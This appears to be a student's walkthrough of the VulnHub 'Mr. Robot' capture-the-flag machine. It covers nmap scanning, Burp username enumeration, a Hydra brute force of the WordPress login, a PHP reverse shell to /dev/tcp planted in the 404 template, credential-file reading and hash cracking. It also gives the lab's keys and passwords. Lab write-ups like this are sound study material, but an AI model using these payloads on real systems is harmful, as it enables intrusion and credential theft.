

MR. ROBOT

BY
RAHUL KINI



CONFIDENTIAL

MR. ROBOT

THE HACK REPORTS



ABOUT THE HACKER



>Hello, Friend.

Hello, Friend? That's lame.

Maybe I should give you a name.

But that's a slippery slope, you are only in my head.

We have to remember that.

>SHIT!

I was so much into the character LOL. I'm **Rahul Kini**, an aspiring **Cyber Security Engineer** and **Hacker**. I'm from **Karnataka**, **Bangalore**, **India** currently doing my **Master's Degree in Computer Applications**. I am also a **Film-Maker** and an **Actor**.

I'm often called as "**One Man, Many Roles**". I guess that's because I do most of the works by myself. Well, that's a good thing, right?

I work hard every day to be the best version of myself as I do not believe in competition among others. **NOT EVEN THE DARK ARMY LOL**.

I personally believe that the world of hacking is fascinating as it brings out the inner monster from us to do either **GOOD** or **BAD** to the society.

Join Me in **SAVING THE WORLD** from the **REAL DARK ARMIES** who does bad to the society.

METADATA

Download Location: <https://download.vulnhub.com/mrrobot/mrRobot.ova>

Machines Used: Kali Linux and Mr. Robot Virtual Machine

Tools Used: NetDiscover, Nmap, Dirbuster, BurpSuite, Hydra, crackstation.net [Firefox Browser], GTF0Bins [Firefox Browser], WordPress [Firefox Browser + BurpSuite Browser (Chromium)] and NetCat

Estimated Time Taken: 40 mins

Attacker IP: 192.168.247.131

GOAL: Find 3 hidden keys in different locations.

Date of Attack: 10 May, 2024

Version: 0.1

CONFIDENTIALITY STATEMENT

This document is the exclusive property of Mr. Rahul Kini. This document contains confidential information in the whole. Duplication, Redistribution, or Use, in whole or in part, in any form, requires consent of Mr. Rahul Kini. To seek the consent, you can contact me from the section given below the disclaimer.

DISCLAIMER

This hack is considered a snapshot in time. The findings and outcomes reflect the information gathered and tampered during the hack and not any changes or modifications made outside of that period.

CONTACT ME HERE



 **RAHULKINI5248@GMAIL.COM**

THE HACK!!

```
/* Hello Friend... We're going to finally hack Mr. Robot. You are  
with me on this Right? */
```

CRACKING THE TARGET [MR. ROBOT] IP

I first turned on the Mr. Robot machine.




Fig 1: Mr. Robot Machine

Then I used a few commands to crack the target's IP address.

- **ifconfig** [To know the Attacker's IP]
- **sudo su root** [To obtain the root access to perform the attack]
- **sudo netdiscover -r 192.168.247.0/24**
- **sudo nmap -sP 192.168.247.0/24** [Here, we'll be getting our target's IP. Acts as a pingsweep]
- **sudo nmap -sT 192.168.247.136** [Target's IP FOUND!]

Below are the findings and the results of the above commands.




Fig 2: Obtaining Attacker's IP

```
Currently scanning: Finished! | Screen View: Unique Hosts
1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 60


| IP              | At                | MAC Address | Count | Len          | MAC Vendor / Hostname |
|-----------------|-------------------|-------------|-------|--------------|-----------------------|
| 192.168.247.254 | 00:50:56:fd:9d:b8 | 1           | 60    | VMware, Inc. |                       |


(root@kali)-[/home/kali]
# sudo nmap -sP 192.168.247.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-09 11:45 IST
Nmap scan report for 192.168.247.1
Host is up (0.00062s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.247.2
Host is up (0.00031s latency).
MAC Address: 00:50:56:EB:35:55 (VMware)
Nmap scan report for 192.168.247.136
Host is up (0.0018s latency).
MAC Address: 00:0C:29:95:8E:2E (VMware)
Nmap scan report for 192.168.247.254
Host is up (0.00060s latency).
MAC Address: 00:50:56:FD:9D:B8 (VMware)
Nmap scan report for 192.168.247.131
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.00 seconds
```

Fig 3: Netdiscover and Nmap's Outputs

```
(root@kali)-[/home/kali]
# sudo nmap -sT 192.168.247.254
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-09 11:49 IST
Nmap scan report for 192.168.247.254
Host is up (0.00051s latency).
All 1000 scanned ports on 192.168.247.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:FD:9D:B8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds

(root@kali)-[/home/kali]
# sudo nmap -sT 192.168.247.136
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-09 11:50 IST
Nmap scan report for 192.168.247.136
Host is up (0.0020s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:95:8E:2E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.96 seconds
```

Fig 4: Finding the Target Machine

Here, we can see that I attempted a nmap scan for two IP addresses and discovered the actual Target IP on the second attempt i.e., 192.168.247.136. Here, we can see that there are 2 services running: **http** and **https**.

Now, let's copy the IP and paste it in the web browser to see what loads.

```
192.168.247.136
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

11:53 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

11:53 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

Fig 5: The IP entered is TERMINAL?

```
/* Terminal looks awesome, right? It's embedded with the image and
video files. Trust Me! It's interactive and I Love It! Do you love
it too? */
```

All the commands in the terminal takes us to the directory relating to both **MR. ROBOT TV Series** and the **command**. Below are some of the paths/directories justifying the above sentence.

- <http://192.168.247.136/fsociety>
- <http://192.168.247.136/inform>
- <http://192.168.247.136/question>
- <http://192.168.247.136/wakeup>
- <http://192.168.247.136/join>

These directories included embedded images or videos. However, in the 'join' directory, there was a notice. Let's have a look at this message.


A screenshot of a web browser window displaying a terminal interface. The browser's address bar shows the URL '192.168.247.136/join'. The terminal window has a dark background with green text. It shows a conversation between 'mr. robot' and a user. The messages are: '12:05 <mr. robot> hello friend', '12:05 <mr. robot> you don't know me, but I've been watching you. i know you feel like you have no voice. i know you feel trapped. i know you feel controlled. but iâ€ve been fighting for you. all of you. it's time to break free from our corporate masters. you've been a slave to their debt far too long.', '12:05 <mr. robot> if you're ready to join me, enter your email address.', '12:05 <friend_> rahulkiniismrrobot@protonmail.com', and '12:06 <mr. robot> we will be in touch.' The browser's tab bar shows several open tabs including 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'.

Fig 6: The Joining Message

However, I tried all of the offered instructions and gained an understanding of the hack's theme.

I then viewed the page source and I received a creepy message inside the script rather than a clue. Let's have a look at that, shall we?


A screenshot of the HTML source code of a web page. The code is displayed in a dark-themed editor with line numbers from 1 to 31. The code includes a doctype declaration, a comment, a link to a stylesheet, and several script tags. A prominent feature is a large, stylized, green, monospaced text 'WUAVE NOT ALIVE' at the top. Below this, there is a script tag that sets several variables: 'var USER_IP='208.185.115.6'; var BASE_URL='index.html'; var RETURN_URL='index.html'; var REDIRECT=false;'. There is also a script tag that defines a 'log' function. A comment at the bottom says 'Google Plus confirmation -->'. The code ends with a closing 'html' tag.

Fig 7: This \$*!# is creepy

FINDING SUBDIRECTORIES

I used **Dirbuster** to scan through the webpage and gather all the subdirectories of the website (192.168.247.136).

- `sudo dirb http://192.168.247.136`

I found a peculiar subdirectory i.e., '**robots.txt**' and **WordPress** related subdirectories. I then copied the directory name and entered it in the web browser. There, I also found a dictionary file '**fsociety.dic**'. I quickly downloaded the dictionary file as it may be useful for the further attacks.

Also, there was a text file '**key-1-of-3.txt**'. I copied the text and entered it into the search bar in the browser. It then revealed the 1st KEY.

KEY 1: 073403c8a58a1f80d943455fb30724b9

Below are the visual findings related to the above textual findings and statements.




Fig 8: Contents in the directory /robots.txt




Fig 9: Key 1 of 3

BACK TO THE HACK!

I found out that **fsociety.dic** is a wordlist. I then accessed the WordPress login page using the subdirectory '**/wp-login.php**'. I then entered the default credentials i.e.,

USERNAME: admin

PASSWORD: admin

It then sent me an error message stating "Invalid Username", that means the password is right!

Below are the visual findings for the same.




Fig 10: Indication that the Username is incorrect

ENUMERATION GAME...

To enumerate, I opened BurpSuite; copied the link from the browser and entered it in the BurpSuite's Chromium Browser. I then entered the random credentials i.e., 'test' as both Username and Password. I then turned on the **INTERCEPT** in the BurpSuite and clicked on LOGIN.

Captured the **POST Request...**




Fig 11: Entering test as the credentials




Fig 12: Captured the POST Request

I then selected the credential section and clicked on ‘Send to Intruder’. I then navigated to the **INTRUDER** TAB and *cleared* all the parameters to select only the **log** section and *add* it as a variable.

I then navigated to the **PAYLOADS** section and *Loaded* the **fsociety.dic** file. Then I **STARTED ATTACK**.

During the attack I found out that only the payload named “**Elliot**” had a unique error id and message compared to other payloads.

/ Is it the Right Username? What do you think? Shall we try them out? What if it was a wrong payload? */*

Well, **THIS IS THE RIGHT USERNAME!**

Below are the visual findings for the same.




Fig 13: Sending the credentials section to the Intruder




Fig 14: Adding the variable to the **log** (selected) section

16 **log=tests&pwd=test&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.247.136%2Fwp-admin%2Ftestcookie=1**

Fig 15: Added the variable to the **log** section




Fig 16: Loaded the **fsociety.dic** file as a payload




Fig 17: **Elliot's** payload having different error id and message!




Fig 18: **Robot's** payload with others is different from **Elliot's** payload

BRUTE FORCE PASSWORD FOR ELLIOT

Firstly, I got rid of all the duplicates from the dictionary file and sorted all the unique values to the file '**test.txt**'. Below is the command to do this above action.


- `sort /home/kali/Downloads/fsociety.dic | uniq > test.txt`

I then used **Hydra** to brute force the password for Elliot's WordPress Login. The command I used to brute force the password is:

- `sudo hydra -vV -l elliot -P test.txt 192.168.247.136 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'`

PASSWORD FOUND! = ER28-0652

Below are the visual findings for the same.




```
(root@kali)~/home/kali/Downloads
# sort /home/kali/Downloads/fsociety.dic | uniq > test.txt

(root@kali)~/home/kali/Downloads
# ls
'Black Cat.jpg'  fsociety.dic  test.txt

(root@kali)~/home/kali/Downloads
# sudo hydra -vV -l elliot -P test.txt 192.168.247.136 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'
```

Fig 19: The Commands



```
[ATTEMPT] target 192.168.247.136 - login "elliot" - pass "etc" - 5650 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.247.136 - login "elliot" - pass "etherial" - 5651 of 11452 [child 13] (0/0)
[ATTEMPT] target 192.168.247.136 - login "elliot" - pass "Ethics" - 5652 of 11452 [child 14] (0/0)
[ATTEMPT] target 192.168.247.136 - login "elliot" - pass "etiquette" - 5653 of 11452 [child 15] (0/0)
[ATTEMPT] target 192.168.247.136 - login "elliot" - pass "euphoric" - 5654 of 11452 [child 7] (0/0)
[80][http-post-form] host: 192.168.247.136 login: elliot password: ER28-0652
[STATUS] attack finished for 192.168.247.136 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-09 13:07:56
```

Fig 20: The PASSWORD IS FOUND!

I then navigated to the browser with the **‘/wp-login.php’** subdirectory and logged in with the found credentials. i.e.,

USERNAME: Elliot
PASSWORD: ER28-0652

ADD A SHELL!

I then navigated to the **Appearance -> Editor -> 404 Template (Right)**

Then on the very top, I typed the below shell...

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.247.131/443 0>&1' ");
?>
```

I then saved the changes.

Below are the visual findings for the same.




Fig 21: Elliot Alderson's WordPress Dashboard




Fig 22: Added the SHELL on the very top of the PHP script

ADD A LISTENER NOW...

I then added a listener for the shell that I've embedded in the 404 page above. Below is the command I used to create a listener.

- `sudo nc -lvp 443`

After starting the NetCat listener, I navigated to the browser, copied the website and in the new tab I pasted the site that I copied and entered a random directory to trigger the **404-Not Found** page.

Below are the visual findings for the same.




Fig 23: Entering random directory name to trigger 404-Not Found Page




Fig 24: The 404-Not Found Page

I'm IN! Got the control over Elliot's WordPress account. Now let's gather some information from the WordPress's backend.

Firstly, I entered the home directory and thought of starting the information gathering from that directory. The commands that I used to perform information gathering are listed below.

- `ls /home` [Found the 'robot' subdirectory in it]
- `ls /home/robot` [Found a password hash and 2nd Key]
- `cat /home/robot/password.raw-md5` [Accessing the hash value-MD5]

```
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ls /home
ls /home
robot
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ls /home/robot
ls /home/robot
key-2-of-3.txt
password.raw-md5
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cat /home/robot/password.raw-md5
<pps/wordpress/htdocs$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$
```

Fig 25: The MD5 Hash Value

I then copied the hash value from the terminal and navigated to the browser -> Entered 'crackstation.net' and pasted the hash value.

```
/* You might think that I'm trying to play Script Kiddie, I'm not...  
I'm just saving some time and using the available options rather  
than manually cracking the hash. Are you still on my side? */
```

Finally! I cracked the hash. The password is:

abcdefghijklmnopqrstuvwxyz

Below is a visual finding for the same.




Fig 26: The **CRACKED** Hash Value

SPAWN THE PTY TERMINAL

The commands I used to spawn the **pty terminal** is given below.

- `python -c 'import pty; pty.spawn("/bin/sh")'` [The Syntax]
- `su robot ->` ENTER THE PASSWORD
- `cd /home/robot` [I'm Into **ROBOT**'s Directory Now!]
- `ls`
